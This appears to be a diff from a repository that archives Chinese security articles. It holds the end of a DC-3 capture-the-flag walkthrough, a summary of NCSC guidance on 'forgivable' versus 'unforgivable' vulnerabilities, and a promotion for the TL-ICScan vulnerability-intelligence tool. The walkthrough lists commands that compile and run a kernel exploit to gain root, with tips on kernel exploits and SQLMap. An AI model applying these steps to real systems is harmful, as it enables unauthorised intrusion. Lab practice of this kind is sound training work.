1. 靶场shell里编译EXP:gcc 44298.c -o dc3_exp
|
||||
(如果提示gcc没装,先执行apt-get install gcc
|
||||
安装)
|
||||
|
||||
1. 给EXP加执行权限:chmod +x dc3_exp
|
||||
|
||||
1. 执行EXP:./dc3_exp
|
||||
|
||||
屏幕一闪,再输入id
|
||||
命令——**uid=0(root)!成功提权root!**
|
||||
## 四、拿下最终flag,通关总结(真实渗透必记)
|
||||
|
||||

提权root后,找flag就是手到擒来:
|
||||
|
||||
|
||||
|
||||
在/root/flag.txt
|
||||
找到最终flag!打开一看,短短一句话:“权限不是一切,但没有权限,你什么都不是”——这就是渗透的精髓!
|
||||
### 核心技巧总结(拿去直接挖洞)
|
||||
1. **CMS版本是突破口**
|
||||
:Joomla、WordPress这类CMS,版本泄露=漏洞泄露,一定要先查版本
|
||||
|
||||
1. **内核提权是终极杀招**
|
||||
:当常规提权方法失效时,查内核版本找EXP,一击必杀
|
||||
|
||||
1. **SQLMap是懒人神器**
|
||||
:遇到SQL注入,不用手动构造Payload,SQLMap直接导出数据
|
||||
|
||||
## 五、互动&下期预告
|
||||
|
||||
你在编译内核EXP时有没有遇到gcc安装失败的问题?或者内核版本不匹配的情况?评论区甩问题,我帮你拆解!
|
||||
|
||||
下一期咱们告别DC系列,挑战**更贴近企业内网的靶场——Hack The Box(HTB)入门**
|
||||
,教你外网打点、内网横向移动、域控渗透的核心思路,关注别迷路!
|
||||
|
||||
点击文末
|
||||
阅读原文
|
||||
领取200节攻防教程
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,130 @@
|
||||
# 英国国家网络安全中心NCSC发布“不可原谅”漏洞判定指南
|
||||
原创 玄月调查小组
|
||||
玄月调查小组 玄月调查小组 2026-02-02 02:57
|
||||
|
||||
## 导语
|
||||
|
||||
|
||||
|
||||
英国国家网络安全中心(NCSC)近日发布了一份技术指南,提出将软件漏洞划分为“可原谅”与“不可原谅”。该研究指出,尽管软件复杂性在增加,但某些容易发现且反复出现的漏洞代表了对安全开发实践的系统性漠视。
|
||||
|
||||
简单说就是:那些修补成本极低、业界方案成熟却依然存在的低级漏洞,属于“不可原谅”的开发失职。看来以后再想用“技术实现太难”来甩锅,是行不通了。
|
||||
## 20年未变的缺陷率:软件行业的“顽疾”
|
||||
|
||||
根据NCSC引用的研究数据(包括Coverity和McConnell的分析),过去20年间,软件中的平均缺陷数量惊人地保持恒定。**每1000行代码(KLOC)中平均存在约1个缺陷**
|
||||
。考虑到软件源代码规模平均每3.5年就会翻一番(主要由用户对功能和硬件性能的需求驱动),这意味着绝对缺陷数量正在呈指数级增长。
|
||||
|
||||
NCSC强调,虽然所有系统都包含漏洞,且现代漏洞往往复杂难防,但有一类漏洞是NCSC决心要大规模打击的——那就是“不可原谅的漏洞”。这一概念最早由Steve Christie在2007年的MITRE论文中提出,指那些**根本不应该出现在经过安全设计、开发和测试的软件中的漏洞**
|
||||
。
|
||||
|
||||
|
||||
## 什么是“不可原谅”的漏洞?
|
||||
### 情有可原的漏洞
|
||||
|
||||
这种漏洞确实难搞。要么是藏得太深很难发现,要么是修复起来太贵(比如要重构),再或者技术上确实有门槛,得依赖一堆复杂的前提条件。对此,NCSC表示理解。
|
||||
### 不可原谅的漏洞
|
||||
|
||||
这类漏洞本不该存在。其对应的缓解措施**文档齐全、实施成本低廉**
|
||||
且不依赖复杂的前提条件。正如Steve Christie所言,它们是“对安全开发实践系统性漠视的灯塔”。
|
||||
|
||||
为了评估一个漏洞是否“可原谅”,NCSC引入了**实施难度**
|
||||
评分模型。该模型从三个维度对缓解措施进行打分(1分代表容易/低成本,3分代表困难/高成本):
|
||||
1. **成本**
|
||||
:包括直接许可费用和编程所需的额外时间。
|
||||
|
||||
1. **知识普及度**
|
||||
:该缓解措施是否被广泛知晓。
|
||||
|
||||
1. **技术可行性**
|
||||
:实施的难易程度及是否有硬件门槛。
|
||||
|
||||
**小结:如果一个漏洞可以通过简单的缓解措施来修复,但开发商却没有做,那么该漏洞就是“不可原谅”的。**
|
||||
## 缓解措施难度大起底
|
||||
|
||||
小编梳理了NCSC对于常见安全缓解措施的难度评级,大家可以对着自己的项目自查一下:
|
||||
- **简单:**
|
||||
|
||||
- **输入验证**
|
||||
:成本低,业界通识。
|
||||
|
||||
- **输出编码**
|
||||
:防止注入攻击的基础手段,技术成熟到不能再成熟了。
|
||||
|
||||
这两项得分为3分(最低分),属于“不做就是失职”。
|
||||
- **中等:**
|
||||
|
||||
- **减少攻击面**
|
||||
:虽然概念简单,但砍功能确实容易跟产品经理打架,算中等难度。
|
||||
|
||||
- **沙盒或隔离**
|
||||
:技术可行,但可能限制应用功能。
|
||||
|
||||
- **使用库或框架**
|
||||
:虽然推荐,但迁移框架成本较高。
|
||||
|
||||
- **困难:**
|
||||
|
||||
- **安全架构设计**
|
||||
:若未在项目初期规划,后期重构代价极高。
|
||||
|
||||
- **语言选择**
|
||||
:这是最难的缓解措施(8分)
|
||||
|
||||
## 为何“语言选择”被判定为困难?
|
||||
|
||||

有趣的是,NCSC将“语言选择”(例如从C/C++转向Rust或Go等内存安全语言)列为实施难度最高的措施之一(8分)。
|
||||
|
||||
尽管Rust等现代语言能提供内存安全保障,但NCSC承认现实层面的阻力:
|
||||
- **生态系统制约**
|
||||
:特定平台(如嵌入式设备)的支持有限。
|
||||
|
||||
- **遗留代码包袱**
|
||||
:Chrome虽然用了 Rust 工具链并使用了一些 Rust 组件
|
||||
,但其拥有2900 万行C++代码,迁移极其漫长且昂贵。
|
||||
|
||||
- **技能缺口**
|
||||
:虽然开发者愿意学习新语言,但在现有项目中追溯性地更换语言在技术和经济上往往是不可行的。
|
||||
|
||||
因此,如果一个漏洞是因为使用了C++而非Rust导致的,它可能被归类为“可原谅”,因为更换语言并非易事;但如果是因为没有做基本的输入验证,那就是“不可原谅”。
|
||||
|
||||
|
||||
## 举个例子:SQL注入
|
||||
|
||||
NCSC以一个虚构的CVE(供应商应用未授权SQL注入漏洞)为例进行了分析。
|
||||
|
||||
在分析该漏洞的补丁代码后,研究人员发现修复该漏洞涉及三个方面:
|
||||
1. **使用更安全的SQL库**
|
||||
(难度:中等)
|
||||
|
||||
1. **移除不必要的函数**
|
||||
(难度:中等)
|
||||
|
||||
1. **在使用前将变量设为NULL**
|
||||
(输入验证的一种,难度:**简单**
|
||||
)
|
||||
|
||||
尽管该漏洞在利用层面可能难以发现,但其根本原因之一可以通过“简单”级别的缓解措施(输入验证)来解决。因此,**NCSC判定该漏洞为“不可原谅”**
|
||||
。这意味着开发人员在开发阶段只要具备基本的安全意识,完全可以避免此类问题。
|
||||
## 建议
|
||||
|
||||
此次NCSC的报告不仅是给安全研究员看的,更是给所有软件开发商敲响的警钟:
|
||||
- **对于开发者**
|
||||
:必须掌握基本的安全开发技巧。**输入验证**
|
||||
和**输出编码**
|
||||
不仅是基本功,现在更成为了衡量代码质量的“道德标准”。如果你还在写拼接SQL语句的代码,那确实是“不可原谅”的。
|
||||
|
||||
- **对于企业CTO**
|
||||
:报告明确指出,追溯性地添加安全架构或更换语言是“困难”模式。这意味着**“安全左移”**
|
||||
(在设计阶段就考虑安全)不再是口号,而是最具性价比的商业决策。
|
||||
|
||||
- **未来趋势**
|
||||
:虽然更换语言很难,但NCSC强烈建议在**新项目**
|
||||
中默认使用内存安全语言(如Rust, Go等)。这是根除内存破坏类漏洞(如缓冲区溢出)的终极解法。
|
||||
|
||||
参考资料:
|
||||
A method to assess 'forgivable' vs 'unforgivable' vulnerabilities:https://www.ncsc.gov.uk/report/a-method-to-assess-forgivable-vs-unforgivable-vulnerabilities
|
||||
|
||||
|
||||
|
||||
**以上,既然看到这里了,如果觉得不错,随手点个赞、在看、转发三连吧,如果想第一时间收到推送,也可以给我个星标⭐~谢谢你看我的文章,我们,下次再见。**
|
||||
|
||||
@@ -0,0 +1,203 @@
|
||||
# 还在手动翻漏洞公告?这款工具自动聚合多源情报并生成Markdown简报
|
||||
0xSecDebug
|
||||
0xSecDebug 0xSecDebug 2026-02-02 02:11
|
||||
|
||||
# TL-ICScan 漏洞情报聚合与分析工具
|
||||
|
||||
|
||||
> 请勿利用文章内的相关技术从事
|
||||
**非法渗透测试**
|
||||
,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。**工具和内容均来自网络,仅做学习和记录使用,安全性自测,如有侵权请联系删除**
|
||||
。
|
||||
> **项目地址在文章底部哦**
|
||||
|
||||
|
||||
> **开源安全情报工具**
|
||||
|本地化 |多源聚合 |智能分析
|
||||
> 本仓库为 TL-ICScan 的完整开源代码与采集脚本集合。
|
||||
> **TL-ICScan 由天禄实验室开发并开源维护。**
|
||||
|
||||
## 项目简介
|
||||
|
||||
TL-ICScan 是由**天禄实验室**
|
||||
开发的一款面向安全研究人员、红队与蓝队的**本地化漏洞情报聚合与分析工具**
|
||||
。
|
||||
|
||||
**一句话原理解析:**
|
||||
> **Python 负责“进货”,Rust 负责“管库”。**
|
||||
> Python (采集端):像勤劳的采购员,去 NVD、GitHub、Exploit-DB 等网站抓取最新的漏洞情报,并把它们“翻译”成统一格式。Rust (核心库):像高效的仓库管理员,负责把 Python 抓回来的海量数据快速存入本地数据库,并提供毫秒级的查询服务。Web UI(展示端):直接读取本地数据库,为您提供无需联网、随查随用的可视化查询体验。
|
||||
|
||||
|
||||
在日常的安全运营与研究中,我们面临着情报源分散(NVD, CISA, 厂商公告, Exploit-DB)、数据格式不统一、以及过度依赖在线查询等痛点。TL-ICS可以旨在解决这些问题:
|
||||
- **多源聚合**
|
||||
:自动采集并标准化 NVD、CISA KEV、MSRC、Exploit-DB、GitHub PoC 等多方情报。
|
||||
|
||||
- **本地私有**
|
||||
:所有数据存储于本地 SQLite 数据库,查询无需联网,保障作隐蔽性。
|
||||
|
||||
- **智能关联**
|
||||
:自动关联漏洞的 PoC 状态、EPSS 评分与厂商公告,提供上帝视角。
|
||||
|
||||
- **纯粹情报**
|
||||
:专注于“情报”本身,不绑定资产管理,轻量级且易于集成。
|
||||
|
||||
- **全平台支持**
|
||||
:原生支持 Windows、Linux 与 macOS,提供统一的 CLI作体验。
|
||||
|
||||

|
||||
## 核心功能
|
||||
1. **多源采集 (Collectors)**
|
||||
: 模块化 Python 脚本,支持 NVD, CISA KEV, MSRC, Exploit-DB, EPSS, GitHub PoC 等。
|
||||
|
||||
1. **数据标准化**
|
||||
: 将异构数据清洗为统一的格式 (JSONL).NormalizedCVE
|
||||
|
||||
1. **高性能存储**
|
||||
: Rust 核心引擎处理数据入库与索引,支持百万级记录秒级查询。
|
||||
|
||||
1. **智能简报 (Digest)**
|
||||
: 基于 YAML 配置关注列表 (Watchlist),自动生成 Markdown 格式的每日/每周漏洞简报。
|
||||
|
||||
1. **灵活导出**
|
||||
: 支持导出为 JSON/CSV 格式,便于导入 Excel 或其他分析工具。
|
||||
|
||||
## 最新更新 (v0.6.0)
|
||||
|
||||
**发布日期**
|
||||
:2025-12-11
|
||||
|
||||
本次更新包含重大改进和bug修复:
|
||||
### 新特性
|
||||
- **统一配置管理**
|
||||
: 新增 模块,支持环境变量配置config.py
|
||||
|
||||
- **统一日志系统**
|
||||
: 所有模块使用标准 logging 模块,支持日志级别控制
|
||||
|
||||
- **错误码体系**
|
||||
: 新增统一的错误码定义(E001-E999),便于问题排查
|
||||
|
||||
- **改进的配置示例**
|
||||
: 包含4个详细示例和完整字段说明watchlist.yml
|
||||
|
||||
- **单元测试**
|
||||
: 新增采集器单元测试,提高代码可靠性
|
||||
|
||||
#### 4. 常用命令
|
||||
|
||||
所有作通过 CLI 工具完成(假设位于项目根目录):
|
||||
|
||||
**启动 Web UI (可视化仪表盘)**
|
||||
```
|
||||
# 启动 Web 界面,默认访问 http://localhost:8501
|
||||
streamlit run web_ui/dashboard.py
|
||||
|
||||
```
|
||||
|
||||
**查询漏洞列表**
|
||||
```
|
||||
# 查询最近 7 天发布的的高危漏洞
|
||||
./tianlu-intel-core/target/release/tianlu-intel-core list --since 7d --severity HIGH --db tianlu_intel_v2.db
|
||||
|
||||
```
|
||||
|
||||
**查看漏洞详情**
|
||||
```
|
||||
# 查看特定 CVE 的详细情报(包含描述、CVSS、PoC、参考链接等)
|
||||
./tianlu-intel-core/target/release/tianlu-intel-core show CVE-2024-12345 --db tianlu_intel_v2.db
|
||||
|
||||
```
|
||||
|
||||
**生成情报简报**
|
||||
```
|
||||
# 根据 watchlist.yml 生成简报
|
||||
./tianlu-intel-core/target/release/tianlu-intel-core digest --config watchlist.yml --since 1d --db tianlu_intel_v2.db
|
||||
|
||||
```
|
||||
## 配置说明 (Watchlist)
|
||||
|
||||
通过修改 定制您关注的情报:watchlist.yml
|
||||
```
|
||||
- name: "Windows 核心组件"
|
||||
vendors: ["microsoft"]
|
||||
products: ["windows_server_2019", "windows_10"]
|
||||
severity_min: "HIGH"
|
||||
|
||||
- name: "VPN 设备"
|
||||
keywords: ["vpn", "firewall", "pulse_secure"]
|
||||
epss_min: 0.1 # 仅关注利用概率 > 10% 的漏洞
|
||||
|
||||
```
|
||||
## 项目状态
|
||||
- **开发状态**
|
||||
: 活跃维护中
|
||||
|
||||
- **稳定性**
|
||||
: 生产就绪
|
||||
|
||||
- **测试覆盖率**
|
||||
:持续改进中
|
||||
|
||||
- **文档完整度**
|
||||
: 完善
|
||||
|
||||
## 数据源
|
||||
|
||||
感谢以下项目和组织提供的数据源:
|
||||
- NVD——国家漏洞数据库
|
||||
|
||||
- CISA KEV——已知被利用的漏洞
|
||||
|
||||
- Exploit-DB - 利用数据库
|
||||
|
||||
- EPSS - 漏洞预测评分系统
|
||||
|
||||
- Microsoft MSRC - Microsoft 安全响应中心
|
||||
|
||||
|
||||
|
||||
|
||||
## 📖 项目地址
|
||||
```
|
||||
https://github.com/tianlusec/TL-ICScan?tab=readme-ov-file
|
||||
```
|
||||
## 💻 威胁情报推送群
|
||||
> 如果师傅们想要第一时间获取到**最新的威胁情报**
|
||||
,可以添加下面我创建的
|
||||
**钉钉漏洞威胁情报群**
|
||||
,便于师傅们可以及时获取最新的
|
||||
**IOC**
|
||||
。
|
||||
> 如果师傅们想要获取
|
||||
**网络安全相关知识内容**
|
||||
,可以添加下面我创建的
|
||||
**网络安全全栈知识库**
|
||||
,便于师傅们的学习和使用:
|
||||
|
||||
> 覆盖渗透、安服、运营、代码审计、内网、移动、应急、工控、AI/LLM、数据、业务、情报、黑灰产、SOC、溯源、钓鱼、区块链等 方向,**内容还在持续整理中......**
|
||||
。
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**点分享**
|
||||
|
||||

|
||||
|
||||
**点收藏**
|
||||
|
||||

|
||||
|
||||
**点在看**
|
||||
|
||||

|
||||
|
||||
**点点赞**
|
||||
|
||||
Reference in new issue
Block a user